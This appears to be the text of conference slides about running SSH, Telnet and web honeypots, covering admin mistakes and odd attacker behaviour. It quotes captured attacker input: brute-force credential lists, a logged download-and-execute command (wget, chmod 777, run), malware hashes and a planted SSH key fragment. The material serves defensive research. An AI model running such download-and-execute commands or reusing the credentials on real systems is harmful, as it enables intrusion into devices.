stdin (Telnet)	1	caa90585bbab14b648f9ca5032467839cabc8fb36990f259688d1838cff7fe06	/tmp/up.txt	root	wizard	221.231.126.170
stdin (Telnet)	2	6733e583626db40f4645b5a8007b012a23e237204177a84e40ed97166a041427	/tmp/up.txt	root	skippy	27.34.251.34
stdin (Telnet)	4	f0826fc37d1f0f9f6a5cfb301fad08451d1ef84c056f6a25d61e7515a4d55a13	/tmp/up.txt	root	nowone	178.128.168.87
stdin (Telnet)	2	07767ca5ccf3d0a7f55606277bade9435a3ff7dd24a98ee1c0ce4bab14433a2f	/tmp/up.txt	root	door	62.234.122.199
stdin (Telnet)	2	329ad33b3842fb6be4d0e003ad269dddea1e77e730dd2175dc2e1bf1cc1dfc44	/tmp/up.txt	root	future	61.35.4.150
stdin (Telnet)	3	19b5b8c6198c7616a9f7b6edf258aec99ce6c7f8387abf82c5d8d2394974e579	/tmp/up.txt	root	cool	178.128.216.127
stdin (Telnet)	1	e4d6d48c6d1af6eef63ef2154957d01ae2a8038cab6fac0f788f61113b08b85e	/tmp/up.txt	root	connection	106.54.44.202

The Fun Stuff

The Fun Stuff

Everybody fails from time to time

Maintenance

- Let’s do quick maintenance on HP host
- WHY IS MY SSH KEY NOT WORKING?! IT’S THE RIGHT PASSWORD!
- Oh.
  - Reset all passwords and keys,
    scrub all my data out of Splunk dashboards

https://www.reddit.com/r/funny/comments/1a61e6/cleanup_on_aisle_5/


Maintenance Fuckups

- All infrastructure up & running
- Deadpooling [1]

[1] https://tech.slashdot.org/story/19/12/08/1549222/20-low-end-vps-providers-suddenly-shutting-down-in-a-deadpooling-scam

Maintenance

- Let’s move Splunk to another host
  - I forgot to check backups
- And I’m not the only one



[redacted]

Lost 7 years of malware research data because of some guy ran into a transform pole near my house and the surges caused my server running ES to die. Luckily I managed to recover about 99% of the data, time to invest in a backup system I guess...

Tweet übersetzen

7:42 nachm. · 22. Feb. 2020 · Twitter Web App

Maintenance


- Deploy Honeypots to system Python
- apt update

Maintenance

- See lot of denied PWs
- Mass copy & update Cowrie DB
- Allows no more logins


Maintenance

- Ran Honeypots as root
- System's owned



Maintenance

- Monitor your HPs
  - Storage & Services
  - Clean payloads & logs





```
(venv) hp@v2201912109582104170:~/hp$ bin/cowrie start
Using activated Python virtual environment "/opt/cowrie/hp/venv"
Starting cowrie: [twistd   --umask=0022 --pidfile=var/run/cowrie.pid --logger cowrie.pytho
An error has occurred: b'OSError: [Errno 28] No space left on device'
Please look at log file for more information.
```

https://www.instagram.com/p/BoTd2Chgk90/?igshid=mwqkkqa5hnnc

Hints for aspiring “developers”


- Do something after you connect






Hints for aspiring “developers”


- Provide actual login data



Login String ⬍
enable:system
sh:shell
iptables -F:/bin/busybox FBOT
linuxshell:development




22:105.255.136.234
22:112.226.119.104
22:194.114.139.186
22:195.25.241.112
22:1qaz@WSX
22:3.212.2.141
22:35.156.153.96



```
>   10/14/19        { [-]
    8:36:33.000 PM     password: null
                       referrer: null
                       src_ip: 68.183.231.185
                       useragent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
                       username: [login]
                    }
                    Show as raw text
                    host = 10.10.10.75   source = honeypress   sourcetype = json
```

Hints for aspiring “developers”


- Are you sure your wget string is right?



```
>   8/16/19               { [-]
    5:06:22.000 PM           eventid: cowrie.command.input
                             input: rm .s; wget http://<invalid address>/.i; chmod 777 .i; ./.i; exit
                             message: CMD: rm .s; wget http://<invalid address>/.i; chmod 777 .i; ./.i; exit
                             sensor: cctv1
                             session: 4ac849555eb5
                             src_ip: 91.222.168.60
                             system: CowrieTelnetTransport,581,91.222.168.60
                             time: 1565967982.0616784
                             timestamp: 2019-08-16T11:06:22.061678Z
                          }
                          Show as raw text
                          host = cctv1   source = cctv   sourcetype = cowrie
```

Weirdness


- Just dump your complete collection in a Hail Mary



Time	src_ip	shasum	session
29.02.20 14:45:37	45.95.168.102	07adc1465bd65ad06566eed8bfef851e00f2afa5a46d11f663096f277a822434	aa250ebce10f
29.02.20 14:45:37	45.95.168.102	590dbe0f8c6977d808cdc66d6e46cb6579c0d42d520a74c8a27210d3b97d9930	aa250ebce10f
29.02.20 14:45:37	45.95.168.102	31abc155679d47d83bdd2eee603256c359d59bb3ae272564e0a7888c4be7b3ce	aa250ebce10f
29.02.20 14:45:37	45.95.168.102	2cf600bb1c7d192f2e6be0dc29141c90d3a14ef40438c2979b5b6cdb513f90fd	aa250ebce10f
29.02.20 14:45:37	45.95.168.102	755286a4739343aa7f64227bcad34384df8d1602ac175b94a44068d51f237eb7	aa250ebce10f
29.02.20 14:45:37	45.95.168.102	3c0ac166b8511744430f4869b744beeef873c9a3c857e8d6607262a8d156f796	aa250ebce10f
29.02.20 14:45:37	45.95.168.102	f71356f0dc4e2aeb875f612f18eb8c6bfe8f0a26342e48a903a6f7ca06df2d2f	aa250ebce10f
29.02.20 14:45:37	45.95.168.102	380c4553681d76dca812fd679068ff42645363cf3aef11afe036252051725c7a	aa250ebce10f
29.02.20 14:45:37	45.95.168.102	9d8bf69ebedb94061469734f1486c0da01c1e566bf7be83ce3779aa1a0b54371	aa250ebce10f
29.02.20 14:45:37	45.95.168.102	d94d2260a7dbb19ecdf1dec520d4befcbfee73a541df53a46170d9e651886180	aa250ebce10f
29.02.20 14:45:37	45.95.168.102	615b1640e5ce651bfab71ee6be1244183ae244576a9eca3073dfe444eba072ad	aa250ebce10f

Weirdness


- IoT Honeypot: User Agents
- Keep in mind: easily forgeable



```
HTTP Banner Detection (https://security.ipip.net)

Hello, world

NetSystemsResearch studies the availability of various services across the internet. Our website is netsystemsresearch.com

kubectl/v1.12.0 (linux/amd64) kubernetes/0ed3388
```

Weirdness

- There’s always this one special friend you have



Top 10 connection count by IPs

Count	Source IP	City	Country	ASN	ASN Name
289	91.209.54.54		Russia	48195	Blokhin Evgeniy Aleksandrovich

- … that runs his own ASN

Weirdness

- First seen: 12/2019
- Distribution ongoing
- To date: 1.100+ different source IPs

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOr
bMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVO
